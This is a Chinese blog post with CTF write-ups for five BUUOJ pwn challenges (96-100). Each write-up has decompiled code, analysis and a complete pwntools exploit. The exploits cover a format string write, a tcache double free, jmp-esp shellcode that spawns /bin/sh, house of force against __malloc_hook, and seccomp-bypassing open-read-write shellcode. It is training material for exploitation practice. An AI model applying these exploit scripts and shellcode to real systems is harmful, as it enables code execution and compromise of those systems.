buuoj Pwn writeup 96-100

原创

yongbaoii 于 2021-03-08 10:35:28 发布 102 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114189614

96 mrctf2020_easy_equation

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   66 Sy
mbols   No      0               6       ./96
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+Fh] [rbp-1h] BYREF

  memset(&s, 0, 0x400uLL);
  fgets(&s, 1023, stdin);
  printf(&s);
  if ( 11 * judge * judge + 17 * judge * judge * judge * judge - 13 * judge * judge * judge - 7 * judge == 198 )
    system("exec /bin/sh");
  return 0;
}
```


格式化字符串漏洞，修改那个judge的值，满足式子，来拿到shell。

先计算一下那个judge需要修改成2

然后计算偏移。

```
aaaaaaaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
aaaaaaaaa-0x7fd59e6658d0-0x7ffd4d9c080f-0xfbad2288-0x2054294-0x7fd59e66a500-0x7ffd4d9c08f0-0x
6100000000000000-0x6161616161616161-0x252d70252d70252d-0x2d70252d70252d70-0x70252d70252d7025-
0x252d70252d70252d-0x2d70252d70252d70-0xa7025
```

```python
from pwn import *
context.log_level='debug'

r = remote("node3.buuoj.cn",25108)

judge = 0x060105C

payload = "BB%9$nAAA"+p64(judge)

r.sendline(payload)
r.interactive()
```

97 ciscn_2019_final_2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   92 Sy
mbols   Yes     0               4       ./97
```

```
Sandbox_Loading();
```

开了箱子。

```
v1 = __readfsqword(0x28u);
puts("------------------------");
puts("1: add an inode ");
puts("2: remove an inode ");
puts("3: show an inode ");
puts("4: leave message and exit. ");
puts("------------------------");
printf("which command?\n> ");
return __readfsqword(0x28u) ^ v1;
```

菜单堆。

```
unsigned __int64 init()
{
  int fd; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  fd = open("flag", 0);
  if ( fd == -1 )
  {
    puts("no such file :flag");
    exit(-1);
  }
  dup2(fd, 666);
  close(fd);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x3Cu);
  return __readfsqword(0x28u) ^ v2;
}
```


详解dup()与dup2()

所以这里说半天就是把flag的fd指针改为666.


add

```
unsigned __int64 v3; // [rsp+8h] [rbp-18h]

v3 = __readfsqword(0x28u);
printf("TYPE:\n1: int\n2: short int\n>");
v2 = get_atoi();
if ( v2 == 1 )
{
  int_pt = malloc(0x20uLL);
  if ( !int_pt )
    exit(-1);
  bool = 1;
  printf("your inode number:");
  v0 = (int *)int_pt;
  *v0 = get_atoi();
  *((_DWORD *)int_pt + 2) = *(_DWORD *)int_pt;
  puts("add success !");
}
if ( v2 == 2 )
{
  short_pt = malloc(0x10uLL);
  if ( !short_pt )
    exit(-1);
  bool = 1;
  printf("your inode number:");
  *(_WORD *)short_pt = get_atoi();
  *((_WORD *)short_pt + 4) = *(_WORD *)short_pt;
  puts("add success !");
}
return __readfsqword(0x28u) ^ v3;
```


只能申请0x20和0x10大小的chunk。

结构也简单。



这结构挺有意思的。

remove

```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( bool )
  {
    printf("TYPE:\n1: int\n2: short int\n>");
    v1 = get_atoi();
    if ( v1 == 1 && int_pt )
    {
      free(int_pt);
      bool = 0;
      puts("remove success !");
    }
    if ( v1 == 2 && short_pt )
    {
      free(short_pt);
      bool = 0;
      puts("remove success !");
    }
  }
  else
  {
    puts("invalid !");
  }
```


没有清理指针，但是设置了bool。但是设置的bool其实有个问题，因为int的指针跟short的指针是分开的，所以我们还是可以去制造double free。

show

```
unsigned __int64 show()
{
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( show_time-- )
  {
    printf("TYPE:\n1: int\n2: short int\n>");
    v2 = get_atoi();
    if ( v2 == 1 && int_pt )
      printf("your int type inode number :%d\n", *(unsigned int *)int_pt);
    if ( v2 == 2 && short_pt )
      printf("your short type inode number :%d\n", (unsigned int)*(__int16 *)short_pt);
  }
  return __readfsqword(0x28u) ^ v3;
}
```


平平无奇输出函数。

leave and exit

```
void __noreturn bye_bye()
{
  char v0[104]; // [rsp+0h] [rbp-70h] BYREF
  unsigned __int64 v1; // [rsp+68h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("what do you want to say at last? ");
  __isoc99_scanf("%99s", v0);
  printf("your message :%s we have received...\n", v0);
  puts("have fun !");
  exit(0);
}
```



```
void __noreturn bye_bye()
{
  char v0[104]; // [rsp+0h] [rbp-70h] BYREF
  unsigned __int64 v1; // [rsp+68h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("what do you want to say at last? ");
  __isoc99_scanf("%99s", v0);
  printf("your message :%s we have received...\n", v0);
  puts("have fun !");
  exit(0);
}
```


注意到是ubuntu18.04.所以我们需要注意tcache机制。

那么我们的整体思路是这样的。
首先我们利用这个题唯一的一个漏洞，uaf，来制造double free。这个漏洞还不是直接的uaf，它设置了一个bool来判断是否释放，但是两种类型的chunk是一个bool，所以我们只需要**“申请这个，释放那个”**，这样来制造double free。

制造double free之后用来输出地址，输出堆的地址。

```
add(1,0x30)
remove(1)
add(2,0x20)
add(2,0x20)
add(2,0x20)
add(2,0x20)
remove(2)
add(1,0x30)
remove(2)
addr_chunk0_prev_size = show(2) - 0xa0

print hex(addr_chunk0_prev_size)
```

输出了的地址，用于我们制造double free，来申请到第一个chunk。

```
add(2, addr_chunk0_prev_size)
add(2, addr_chunk0_prev_size)
add(2, 0x91)
```

申请到第一个chunk能干啥，我们可以改变它的size，然后多次释放它，它就会进入unsorted bin。从而我们用来泄露地址。

```
for i in range(0, 7):
    remove(1)
    add(2, 0x20)
remove(1)

malloc_hook = (show(1) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
addr__IO_2_1_stdin__fileno = libc_base + libc.sym['_IO_2_1_stdin_'] + 0x70

print hex(libc_base)
print hex(addr__IO_2_1_stdin__fileno)
```

泄露地址我们用来干什么呢？看上面的代码里面，我们利用了一个地址。

```
libc.sym['_IO_2_1_stdin_'] + 0x70
```

这是个啥呢？

```
file = {
  _flags = -72539512,
  _IO_read_ptr = 0x0,
  _IO_read_end = 0x0,
  _IO_read_base = 0x0,
  _IO_write_base = 0x0,
  _IO_write_ptr = 0x0,
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x0,
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0,
  _flags2 = 0,
  _old_offset = -1,
  _cur_column = 0,
  _vtable_offset = 0 '\000',
  _shortbuf = "",
  _lock = 0x7fc9ed3898d0 <_IO_stdfile_0_lock>,
  _offset = -1,
  _codecvt = 0x0,
  _wide_data = 0x7fc9ed387ae0 <_IO_wide_data_0>,
  _freeres_list = 0x0,
  _freeres_buf = 0x0,
  __pad5 = 0,
  _mode = 0,
  _unused2 = '\000' <repeats 19 times>
},
vtable = 0x7fc9ed3842a0
```


这是那个chain区域。

chain这个指针是来干嘛的？
linux里面FILE结构体，是用单向链表连接在一起的。

这样做的目的是为了我们能够使用前面给的那个666的条件。

那我们现在地址也有了，想着就是怎么通过tcache 的double free 将那一块申请过来写上666，然后最后就输出一下就行。

我们先通过刚刚释放地址时候的情形，再次把那个chunk的fd位写上我们要攻击的地址。

```
add(1, addr__IO_2_1_stdin__fileno)
```

再次构造double free。

```
add(1, 0x30)
remove(1)
add(2, 0x20)
remove(1)
```

最后我们就一直申请chunk，从图中的3290，到3260，再到最后的fa70，写上我们的666，最后输出flag。


```
# -*- coding: utf-8 -*-
from pwn import *
```

```python
#r = remote("node3.buuoj.cn", 28583)
r = process('./97')
elf = ELF('./97')
#libc = ELF('./64/libc-2.27.so')
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so.6")
context.log_level = "debug"

def add(add_type, add_num):
    r.sendlineafter('which command?\n> ', '1')
    r.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(add_type))
    r.sendafter('your inode number:', str(add_num))

def remove(remove_type):
    r.sendlineafter('which command?\n> ', '2')
    r.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(remove_type))

def show(show_type):
    r.sendlineafter('which command?\n> ', '3')
    r.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(show_type))
    if show_type == 1:
        r.recvuntil('your int type inode number :')
    elif show_type == 2:
        r.recvuntil('your short type inode number :')
    return int(r.recvuntil('\n'))
#这个地方就是没有去回车的话int这个方法会帮咱自动处理掉.

add(1,0x30)
remove(1)
add(2,0x20)
add(2,0x20)
add(2,0x20)
add(2,0x20)
remove(2)
add(1,0x30)
remove(2)
addr_chunk0_prev_size = show(2) - 0xa0

print hex(addr_chunk0_prev_size)

add(2, addr_chunk0_prev_size)
add(2, addr_chunk0_prev_size)
add(2, 0x91)

for i in range(0, 7):
    remove(1)
    add(2, 0x20)
remove(1)

malloc_hook = (show(1) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
addr__IO_2_1_stdin__fileno = libc_base + libc.sym['_IO_2_1_stdin_'] + 0x70

print hex(libc_base)
print hex(addr__IO_2_1_stdin__fileno)

gdb.attach(r)

add(1, addr__IO_2_1_stdin__fileno)
```

```
add(1, 0x30)
remove(1)
add(2, 0x20)
remove(1)
addr_chunk0_fd = show(1) - 0x30
add(1, addr_chunk0_fd)
add(1, addr_chunk0_fd)
add(1, 111)
add(1, 666)

r.sendlineafter('which command?\n> ', '4')
r.recvuntil('your message :')

r.interactive()
```

98 ciscn_2019_s_9

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   80 Sy
mbols   No      0               2       ./98
```


```
int pwn()
{
  char s[24]; // [esp+8h] [ebp-20h] BYREF

  puts("\nHey! ^_^");
  puts("\nIt's nice to meet you");
  puts("\nDo you have anything to tell?");
  puts(">");
  fflush(stdout);
  fgets(s, 50, stdin);
  puts("OK bye~");
  fflush(stdout);
  return 1;
}
```

```
void hint()
{
  __asm { jmp     esp }
}
```


给了

hint。



看到没有开NX，所以肯定要写shellcode。
那其实我们可以直接将shellcode写到栈上，然后jum 到esp，从而执行shellcode，但是问题就是如果用pwntools写的话栈空间不够，所以只能自己手撸。

```
shellcode ='''
xor eax,eax             #eax置0
xor edx,edx    #edx置0
push edx    #将0入栈，标记了”/bin/sh”的结尾
push 0x68732f2f         #传递”/sh”，为了4字节对齐，使用//sh，这在execve()中等同于/sh
push 0x6e69622f         #传递“/bin”
mov ebx,esp             #此时esp指向了”/bin/sh”,通过esp将该字符串的值传递给ebx
xor ecx,ecx
mov al,0xB              #eax置为execve函数的中断号
int 0x80                #调用软中断
'''
shellcode=asm（shellcode）
```

这个也是我在网上嫖过来的一段很短的shellcode了。长度刚好只有23，是符合要求的。

那么我们写好shellcode之后，怎样才能去调用它呢。
当程序返回的时候，esp会返回到我们写的返回地址那里，去pop_rdi，我们可以去利用那个jmp，让eip跳到esp，此时esp已经又向上走了4个字节，所以就是可以直接去执行我们写在返回地址后面的汇编代码，那么这个汇编代码是干嘛的，就是用来去执行我们的shellcode，首先将栈抬起来，然后call esp，去执行shellcode。

```
from pwn import *

r = remote('node3.buuoj.cn',27725)
context(log_level='debug',arch='i386',os='linux')

jump_esp=0x8048554

shellcode='''
xor eax,eax
xor edx,edx
push edx
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
xor ecx,ecx
mov al,0xB
int 0x80
'''

shellcode=asm(shellcode)

payload=shellcode.ljust(0x24,'\x00')+p32(jump_esp)

payload+=asm("sub esp,40;call esp")

r.sendline(payload)
r.interactive()
```

99 gyctf_2020_force

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 0               3       ./99
```

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  __int64 v3; // rax
  char s[256]; // [rsp+10h] [rbp-110h] BYREF
  unsigned __int64 v5; // [rsp+118h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  memset(s, 255, sizeof(s));
  while ( 1 )
  {
    memset(s, 255, sizeof(s));
    puts("1:add");
    puts("2:puts");
    read(0, nptr, 0xFuLL);
    v3 = atol(nptr);
    if ( v3 == 1 )
    {
      sub_A20();
    }
    else if ( v3 == 2 )
    {
      sub_B92();
    }
  }
}
```


保护全绿，功能就两个，这种功能少的反而是非常难的。
其实看它那题目的名字，就猜到是house of force了……

add

```
v5 = __readfsqword(0x28u);
memset(&s, 255, 0x100uLL);
for ( i = (char *)&unk_202080; *(_QWORD *)i; i += 8 )
  ;
if ( i - (char *)&unk_202080 > 39 )
  exit(0);
puts("size");
read(0, nptr, 0xFuLL);
size = atol(nptr);
*(_QWORD *)i = malloc(size);
if ( !*(_QWORD *)i )
  exit(0);
printf("bin addr %p\n", *(_QWORD *)i, i, size);
puts("content");
read(0, *v0, 0x50uLL);
puts("done");
return __readfsqword(0x28u) ^ v5;
```


平平无奇，结构简单的我不想画图。
size大小可以随便输入。
read这里可以溢出。
还会把你申请的chunk地址给你。

puts

```
unsigned __int64 puts_0()
{
  unsigned __int64 v0; // ST08_8

  v0 = __readfsqword(0x28u);
  puts(&byte_D93);
  return __readfsqword(0x28u) ^ v0;
}
```

puts……是假的吧……

条件就个栈溢出，功能……可以说没有吧……

因为功能实在太少了。而且漏洞又比较符合house of force。

> House Of Force 是一种堆利用方法，但是并不是说 House Of Force 必须得基于堆漏洞来进行利用。如果一个堆 (heap based) 漏洞想要通过 House Of Force 方法进行利用，需要以下条件：
> 能够以溢出等方式控制到 top chunk 的 size 域
> 能够自由地控制堆分配尺寸的大小

漏洞利用

第一步是泄露libc地址，当我们申请一个极大Chunk时，程序会调用mmap进行内存分配，分配的内存跟libc挨着，所以它给了我们申请的地址之后减去合适的差值就可以得到libc的地址。

第二步需要把top chunk大小改为0xFFFFFFFFFFFFFFFF，这样我们才能不限制地进行分配，这是因为malloc时会进行如下检查

```
(unsigned long) (size) >= (unsigned long) (nb + MINSIZE)
```

如果我们把top chunk大小改为0xFFFFFFFFFFFFFFFF，进行比较的时候会按照无符号数进行比较，就一定能通过检查，在进行此次分配时，我们还能顺便得到heap chunk的地址，并计算top chunk地址，之后计算malloc_hook与top chunk的偏移,记为offset

第三步需要分配offset -0x33（经过调试得到，当然因为对齐的原因不一定要0x33，0x37-0x30范围都可以，我们的目的是要把top_chunk搞到malloc_hook-0x20）的大小，此时我们得到的地址为__malloc_hook-0x10,这是因为本题中one_gadget需要利用realloc对栈进行调整

```
from pwn import *

r = remote("node3.buuoj.cn", 28429)

context.log_level = 'debug'

elf = ELF("./99")
libc = ELF('./64/libc-2.23.so')

one_gadget = 0x4526a

def add(size, content):
 r.recvuntil("2:puts\n")
 r.sendline('1')
 r.recvuntil("size\n")
 r.sendline(str(size))
 r.recvuntil("bin addr ")
 addr = int(r.recvuntil('\n').strip(), 16)
 r.recvuntil("content\n")
 r.send(content)
 return addr

def show(index):
 r.recvuntil("2:puts\n")
 r.sendline('2')

libc.address = add(0x200000, 'chunk0\n') + 0x200ff0
heap_addr = add(0x18, 'a'*0x10+p64(0)+p64(0xFFFFFFFFFFFFFFFF))
top = heap_addr + 0x10
malloc_hook = libc.sym['__malloc_hook']
one_gadget = one_gadget + libc.address
realloc = libc.sym["__libc_realloc"]
offset = malloc_hook - top
system = libc.sym['system']
bin_sh = libc.search('/bin/sh').next()


add(offset-0x30, 'aaa\n')
add(0x10, 'a'*8+p64(one_gadget)+p64(realloc+0x10))
r.recvuntil("2:puts\n")
r.sendline('1')
r.recvuntil("size\n")
r.sendline(str(20))

r.interactive()
```

100 [极客大挑战 2019]Not Bad

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   No Sy
mbols       No  0               1       ./100
```

```
__int64 sub_400949()
{
  __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = seccomp_init(0LL);
  seccomp_rule_add(v1, 2147418112LL, 0LL, 0LL);
  seccomp_rule_add(v1, 2147418112LL, 1LL, 0LL);
  seccomp_rule_add(v1, 2147418112LL, 2LL, 0LL);
  seccomp_rule_add(v1, 2147418112LL, 60LL, 0LL);
  return seccomp_load(v1);
}
```


进来之后沙箱警告。

```
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
0007: 0x15 0x01 0x00 0x00000002  if (A == open) goto 0009
0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0010: 0x06 0x00 0x00 0x00000000  return KILL
```



```
int sub_400A16()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("Easy shellcode, have fun!");
  read(0, buf, 0x38uLL);
  return puts("Baddd! Focu5 me! Baddd! Baddd!");
}
```


然后又是让我自己去写shellcode。

程序逻辑很简单，存在0x18字节溢出，看是否能进行栈迁移，目前可控输入只有buf，但是buf只有0x20大小不够rop，所以尝试别的方法。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary ./100 --only "jmp|ret"
Gadgets information
============================================================
0x00000000004002d8 : jmp 0x4002ad
0x000000000040078b : jmp 0x400770
0x00000000004008eb : jmp 0x400880
0x0000000000400b03 : jmp 0x400b7a
0x0000000000400b87 : jmp qword ptr [rax - 0x68000000]
0x0000000000400ceb : jmp qword ptr [rbp]
0x0000000000400865 : jmp rax
0x0000000000400a01 : jmp rsp
0x0000000000400761 : ret
```


我们按照之前简单的思路，考虑将shellcode写在栈上，然后跳过去执行。

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

#r = remote('node3.buuoj.cn',29796)
r = process("./100")
jmp_rsp = 0x400a01

shellcode ='''
xor rsi,rsi
push rsi
mov rdi,0x68732f2f6e69622f
push rdi
push rsp
pop rdi
mov al,59
cdq
syscall
'''
payload = asm(shellcode, arch = 'amd64', os = 'linux')
payload = payload.ljust(40, '\x00')
payload += p64(jmp_rsp)
payload += asm("sub rsp,48;call rsp", arch = 'amd64', os = 'linux')
#这个后面一定要跟arch os  不然默认的会是i386
print payload

gdb.attach(r)

r.sendlineafter("Easy shellcode, have fun!\n", payload)

r.interactive()
```

但是其实我们的这个是有问题的，问题就出在沙箱只给我们用orw一套。不能syscall。
但是buf的空间明显不够我们去手撸一整套，要想别的办法。

首先考虑那么往哪里写？
注意到

```
mmap((void *)0x123000, 0x1000uLL, 6, 34, -1, 0LL);
```

> void *mmap(void *start, size_t length, int prot, int flags, int fd, off_t offsize)
> mmap()用来将某个文件内容映射到内存中，对该内存区域的存取即是直接对该文件内容的读写

start	指向欲对应的内存起始地址，通常设为NULL，代表让系统自动选定地址，对应成功后该地址会返回。
length	代表将文件中多大的部分对应到内存。
prot	代表映射区域的保护方式，有下列组合： • PROT_EXEC 映射区域可被执行； • PROT_READ 映射区域可被读取； • PROT_WRITE 映射区域可被写入； • PROT_NONE 映射区域不能存取。
flags	会影响映射区域的各种特性： • MAP_FIXED 如果参数 start 所指的地址无法成功建立映射时，则放弃映射，不对地址做修正。通常不鼓励用此旗标。 • MAP_SHARED 对应射区域的写入数据会复制回文件内，而且允许其他映射该文件的进程共享。 • MAP_PRIVATE 对应射区域的写入操作会产生一个映射文件的复制，即私人的"写入时复制" (copy on write)对此区域作的任何修改都不会写回原来的文件内容。 • MAP_ANONYMOUS 建立匿名映射，此时会忽略参数fd，不涉及文件，而且映射区域无法和其他进程共享。 • MAP_DENYWRITE 只允许对应射区域的写入操作，其他对文件直接写入的操作将会被拒绝。 • MAP_LOCKED 将映射区域锁定住，这表示该区域不会被置换(swap)。 在调用mmap()时必须要指定MAP_SHARED 或MAP_PRIVATE。
fd	open()返回的文件描述词，代表欲映射到内存的文件。
offset	文件映射的偏移量，通常设置为0，代表从文件最前方开始对应，offset必须是分页大小的整数倍。

prot位6的话是0110，是可写可执行。
flags位34的话00100010。

fd的话 参数fd：要映射到内存中的文件描述符。如果使用匿名内存映射时，即flags中设置了MAP_ANONYMOUS，fd设为-1。有些系统不支持匿名内存映射，则可以使用fopen打开/dev/zero文件，然后对该文件进行映射，可以同样达到匿名内存映射的效果。

那么我们完全可以写在这里，就解决了写shellcode的问题，我们最后确定利用方式，利用jmp rsp跳到栈上执行代码，然后在mmap那块把shellcode写上，再跳过去，执行。

```python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level='debug'

context.arch='amd64'
context.os = "linux"

elf = ELF('./100')

r = remote('node3.buuoj.cn',27680)

jmp_rsp = 0x400A01
mmap = 0x123000

orw_payload = shellcraft.open("./flag")
orw_payload += shellcraft.read(3, mmap, 0x50)
orw_payload += shellcraft.write(1, mmap,0x50)
#这种写法要记好了.

payload  =  asm(shellcraft.read(0,mmap,0x100))+asm('mov rax,0x123000;call rax')
payload  =  payload.ljust(0x28,b'a')
payload  +=  p64(jmp_esp)+asm('sub rsp,0x30;jmp rsp')
r.recvuntil('have fun!')
r.sendline(payload)

shellcode = asm(orw_payload)

r.sendline(shellcode)
r.interactive()
```